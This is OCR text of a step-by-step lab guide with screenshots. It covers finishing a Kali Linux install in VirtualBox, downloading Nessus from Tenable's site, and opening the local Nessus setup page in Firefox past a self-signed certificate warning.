
You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.

Device for boot loader installation:

Enter device manually

/dev/sda (ata-VBOX_HARDDISK_VBc2e65760-54513234)

Figure 22 – Select the device



Finish the installation

Installation complete

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.

Please choose <Continue> to reboot.

Figure 23 – Finish the installation



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:52
Tenable Multiproduct
https://www.tenable.com/lp/campaigns/22/try-nessus-multipr
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
attack surface and traditional IT assets.
RECOMMENDED
tenable
Nessus Expert
Built for the Modern Attack Surface
Scan your IT devices, discover your internet-facing assets and secure your cloud infrastructure.
Try Now
Buy Nessus Expert Now
tenable
Nessus Professional
1 in Vulnerability Assessment
can your IT assets, identify your ulnerabilities and prioritize your remediation efforts.
Right Ctrl

Figure 24 – Install Nessus





Figure 25 – Open download folder



Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
14:51
Warning: Potential Securi
Not Secure https://kali:8834
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Kali Linux
https://www.kali.org/
https://www.kali.org
Right Ctrl

Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to **kali**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

Learn more…

Go Back (Recommended) Advanced…

Someone could be trying to impersonate the site and you should not continue.


Websites prove their identity via certificates. Firefox does not trust kali:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.

Error code: SEC_ERROR_UNKNOWN_ISSUER

View Certificate

Go Back (Recommended) Accept the Risk and Continue

Figure 26 – Using Firefox to navigate Nessus


Kali Linux New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
14:53
Nessus / Setup
https://kali:8834/#/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable
Nessus
Settings
Continue
© 2024 Tenable™, Inc.
Right Ctrl

